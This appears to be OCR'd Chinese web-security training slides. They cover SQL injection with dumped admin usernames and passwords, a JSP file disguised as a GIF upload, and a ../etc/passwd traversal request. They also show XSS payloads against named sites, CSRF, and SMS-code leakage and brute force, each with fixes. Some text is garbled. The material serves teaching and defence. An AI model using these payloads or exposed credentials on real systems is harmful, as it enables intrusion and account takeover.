[*] shutting down at 03:27:48
```

searchStr参数存在注入

可直接操作数据库


URL
http://[redacted]/xjxy/sub14_detail.jsp?id=12507&num=mm&lm=49-5
GET
Type
String
DB
MSSQL with Error
KeyWord
Data
Table/Column
Count
students_jieyu
sub
survey1
survey2
top1
upload
users
usr
psd
power
upload_nums
wyyz
usr
psd
power
yatai yatai 管理员
yatai yatai 管理员
yatai yatai 管理员
yatai yatai 管理员
yatai yatai 管理员
yatai yatai 管理员
yatai yatai 管理员
yinhf yinhf 学术科研管理员
yinhf yinhf 学术科研管理员
yinhf yinhf 学术科研管理员
zwy 2808 gj
zzjg zzjg 组织机构管理员
zzjg zzjg 组织机构管理员
Tables
Columns
Datas
One by one
1=1
Save
Information
Data
Command
File Writer
Reg Reader
Dir Tree
MSSQL Download
Remote
mssqlqueryFrm
Record of zzjg^zzjg^组织机构管理员^
Record of 42/42

Sql注入 - 推荐修复

- 代码实例
  - String username = “admin’ or 1=1--”;
  - String password = “foo”
  - Statements s = connection.prepareStatement(“select * from users where username = ? And password = ?”)
  - s.setString(1,username);
  - S.setString(2,password);

Sql注入 – 安全性增强

- 数据库连接帐号权限
- 对用户输入验证数据类型检验
- 使用数据先检验

文件操作

- Java.IO.FileInputStream
- Java.io.FileOutputStream
- Java.io.FileReader
- Java.io.fileWriter

- /../../../

文件上传 - 文件名绕过

burp suite professional v1.4.07 - licensed to DrakonHaSh

burp intruder repeater window about

target proxy spider scanner intruder repeater sequencer decoder comparer options alerts

intercept options history

request to http://oa.ybc.org.cn:80 [219.147.15.226]

forward drop intercept is on action


raw params headers hex

```
------WebKitFormBoundaryeBRi8xNRPR7MC3Rh
Content-Disposition: form-data; name="memberType"

1
------WebKitFormBoundaryeBRi8xNRPR7MC3Rh
Content-Disposition: form-data; name="memberId"

46552
------WebKitFormBoundaryeBRi8xNRPR7MC3Rh
Content-Disposition: form-data; name="userDataId"

67202
------WebKitFormBoundaryeBRi8xNRPR7MC3Rh
Content-Disposition: form-data; name="oldFileName"

67202_2014-11-19 21_55_32.gif
------WebKitFormBoundaryeBRi8xNRPR7MC3Rh
Content-Disposition: form-data; name="uploadPicture"; filename="1.jsp"
Content-Type: image/gif

GIF89a□□,□□□□□□□□□□□□□□□□□□□□□□k□□□□□□k□H□%□□□□□□□□sJ□P2□□□□□□□□H□%□□□□□□□□s%□P□□□□□□□kk□HH□%□□□□□□□
□s□□P□□□□□□□k□Hs□W□V□I□=□1s□%P□□□□□□□k□H□%□□□□□□z□bs□JP□2□□□□□k□H□%□□□□□□□□□□sP□P□□□□□k□H□%□□□□
□□□□□□s2□P□□□□□k□H□%□□□□□□□□□□s□□P□□□□□k□H□%□□□□□□□□□□s□□P□□□□□□Hs□W□V□I□=□1□%s□□P□□□□□□H□%□
□□□□□z□b□Js□2P□□□□□□H□%□□□□□□□□□□ss□PP□□□□□□H□%□□□□□□□□□□sJ□P2□□□□□k□H□%□□□□□□□□□□s%□P□□□□
□□□H□%□□□□□□□□□□s□□P□□□□□□□s□W□V□I□=□1□%s□□P□□□□□□□□H□%□□□□z□b□Js□2P□□□□□□□□H□%□□□□□□□□ss
□PP□□□□□□□□□□□□□□□zzznnnbbbVVVJJJ>>>222&&&□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□,□□□□□□,□□□8□□
□H□□□□*\□□□#J□□□□3j□□□ C□I□□(S□□□□□□;
------WebKitFormBoundaryeBRi8xNRPR7MC3Rh--
```

+ < > 0 matches

文件下载

http://[redacted]ajax.do?action=download&file=../../../../../../../../../../../etc/passwd



XSS

- Web网页里输出内容包含用户可控制的内容，导致嵌入的恶意代码得到执行而进行攻击。

```
sae在反馈提交时没有过滤变量app_name,导致存储型xss.
POST http://sae.sina.com.cn/?m=feedback&a=save HTTP/1.1
Accept: text/javascript, text/html, application/xml, text/xml, */*
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Referer: http://sae.sina.com.cn/?m=feedback
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Host: sae.sina.com.cn
Content-Length: 200
Connection: Keep-Alive
Pragma: no-cache

title=aaaa&fdtype=bug&app_name=%3Cimg+src%3D1+onerror%3Dalert(1)%3E&app_version=
&err_url=http%3A%2F%2Fwww.baidu.comasdfasdf
&reproduce=asdfasdfasdfasdf&attachements=&content=asdfasdfasdfasdf&vcode=42MK
app_name变量没有过滤，导致漏洞产生
```


XSS-常见漏洞

- 数据交互的地方
  - Get Post Cookies Headers
  - 反馈与留言
  - 富文本编辑
  - 各类标签插入和自定义
- 数据输出的地方
  - 用户资料
  - 关键词，标签，说明
  - 文件上传


XSS-常见地方

<img src={$输出在这里}></img>
<span
<script>
var s = "\u003con";
alert(s);
</script>
<div
出在这里};"
<script> var vultest='{$输出在这里}';</
来自网页的消息
1
确定
来自网页的消息
<on
确定
<img src=
(1)></img>
<span cla
>alert(1)</script>
<div styl
expression(alert(1))"> xss
<script>
';alert(1);var mn = '1';</script>

XSS-常见漏洞


xx的空间 [http://2336479119.qzone.qq.com] - Mozilla Firefox
/2336479119/infocenter?qz_referrer=qqtips
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
@留言处
112
OK
依旧
4分钟前
111333">
赞
评论
我也说一句
0/140
发表
DOM Source of Selection - Mozilla Firefox
File Edit View Help
1 111333"><img src="1" onerror="alert(112)"></div>
security.tencent.com

常见XSS漏洞


附件名处
QQ邮箱
mail.qq.com
"><img src=1 onerror=alert(1)>
写信
收信
联系人
收件箱(1)
xsstesting
发件人：依旧
时 间：2013年1月30日(星期三) 晚上10:33
收件人：<img src=1 onerror=alert(3)
附 件：1个（1" style="e:expression(alert(1))" ia="1.doc)
来自网页的消息
1
确定
附件(1个)
超大附件
1" style="e:expression(alert(1))" ia="1.doc
下载 预览 转存到中转站


XSS-推荐修复

- （1）
htmle
）， 转义
以下字
- （2）
type:
- （3）
- （4）
- （5）

```
安全修复：
> （1）通过对标签调用进行白名单过滤，或者对标签进行检测后取出其值重新组合。（推荐使用）
> （2）标签的黑名单过滤。（可能存在绕过的风险）：
> （一）建议标签不要支持伪协议，防范Html属性值的协议攻击内容，检测src属性值必须以"http://"开发，或者是检测属性值，重新构造。
> 可利用的属性：
> dynsrc=
> href=
> lowsrc=
> src=
> background=
> value=
> action=
> bgsound=
> 可利用的伪协议：
> 脚本伪协议
> vbscript:
> javascript:
> 文件类协议
> ms-its:
> mhtml:
> data:
> 第三方协议
> firefoxurl:
> mocha:
> livescript:
> 要求检测属性值是不是"http"字符开头，
> （二）利用style属性的攻击，严格过滤富文本标签中的\+数字和&#的字符串，如（style="\0078\0073\0073:\0065?\0;
<div STYLE="x:\00&#54;5xpression(alert(/aaaaaaaa/));"> ）；
过滤注释符和\，如（ style="xss:expr/*xss*/ession(alert(111))">;style="background-image:url(ja\vas\\\\cript:alert(111))">）；
> 过滤"expression，background，binding ,String.fromCharCode字符，
如（<div style="x:expression((window.r==1)?'':eval('r=1;alert(String.fromCharCode(88,83,83));'))">）
> (三)利用标签的事件触发的攻击，过滤以下事件onload、onerror、onmousemove、onmouseout、onmouseover、onmouseup、
onmouseenter、onmouseleave、onmousewheel、onscroll，。
```

CSRF


- 攻击者通过调用第三方网站的恶意脚本或者利用程序来伪造请求。
- 利用用户的浏览器向攻击的应用程序提交一个已经预测好请求参数的操作数据包。
- 利用的实质是截持用户的会话状态。



CSRF-浏览器

- 本地Cookie
  - 拦截IE6/IE7/IE8/Safari
  - 发送FireFox 2/firefox3/Opera/Chrome
- 内存Cookie
  - 均发送
- 多标签浏览器
  - 同一进程，内存Cookie没有清除

发微博处



var JSON_share_goods={ "iRet":"0", "sMsg":"分享成功！", "sReturnUrl":"" };

CSRF-推荐修复

- 验证请求来路（不允许为空）
- 验证码
- 一次性令牌

验证与授权

831	http:// [redacted]	GET	/api/v2/sms/13344445555/login?f...

Request | Resp

Raw | Headers

```
HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Tue, 01 Sep 2015 16:55:16 GMT
Content-Type: application/json;charset=UTF-8
Connection: keep-alive
Content-Length: 31

{"message":"7852,[redacted]","status":1}
```

832	http://app [redacted]	POST	/api/v2/login?format=json	☑	☐	200	331
833	http://au.[redacted]	POST	/api/check_app_update	☑	☐	200	173
834	https://ap [redacted]	POST	/cpi/crash	☑	☐	200	341
835	http://loc. [redacted]	POST	/sdk.php	☑	☐	200	420

Request | Response

Raw | Params | Headers | Hex

```
POST /api/v2/login?format=json HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: [redacted]
Host: app.[redacted]
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 80

mobile=13344445555&code=7852&um_d_t=AiDcSMv-PjP_CMmeHtY8Wu9N07QA6CfUZeiSL1a9IyMx
```

任意用户登陆漏洞

验证与授权

```
GET http://app.[redacted]api/user/forgetPassword?phone=18[redacted]51 HTTP/1.1
cookie: JSESSIONID=A41E4F433D7D434ED218A0DC11A276C1; Path=/; HttpOnly;
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.0.2; MI 2SC MIUI/V6.6.1.0.LXACNCF
Host: app.eapchina.net
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx/1.6.0
Date: Sat, 19 Sep 2015 03:27:57 GMT
Content-Type: application/json;charset=UTF-8
Pragma: no-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Cache: MISS from netentsec-nps-10.10.101.9
Connection: keep-alive
Content-Length: 56

{"message":"","result":"success","data":{"code":"8411"}}
```

手机号

手机验证码泄露

短信验证码

验证与授权

Request	Payload	Status	Error	Timeout	Length	Comment
30	5729	200	☐	☐	331	
31	5730	200	☐	☐	331	
32	5731	200	☐	☐	331	
33	5732	200	☐	☐	331	
34	5733	200	☐	☐	331	
35	5734	200	☐	☐	331	
36	5735	200	☐	☐	331	
37	5736	200	☐	☐	331	
38	5737	200	☐	☐	331	
39	5738	200	☐	☐	331	

Request | Response

Raw | Headers | Hex


```
Connection: close
Content-Type: text/html; charset=utf-8

1
```

手机验证码暴力破解

? < + > Type a search term


Finished

验证与授权



重要参数通过Referer泄露

核心接口保护



Json劫持

核心接口保护

老旧接口兼容

- 及时更新统一
- 下线旧接口

兼容各个端

- 移动端接口隔离
- 禁止互相调用

调用保护

- 参数跟踪
- 次数限制
- 来源白名单

安全运维- 匿名

fan@websec00: ~/code

